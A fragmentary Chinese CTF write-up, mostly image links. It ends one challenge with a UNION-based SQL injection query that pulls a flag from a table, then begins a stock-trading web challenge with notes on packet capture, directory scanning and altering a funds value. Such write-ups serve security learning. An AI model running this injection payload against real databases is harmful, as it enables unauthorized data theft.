

接下来查询得到flag
' union select 1,2,flag from flaggggggggggg-- -
狗黑子的股市之路
风浪越大🐟越贵,


抓包看也没有什么有用的信息

源代码也没有扫个目录看看

提示资金不足我改一下
不行改变了抓个包看看
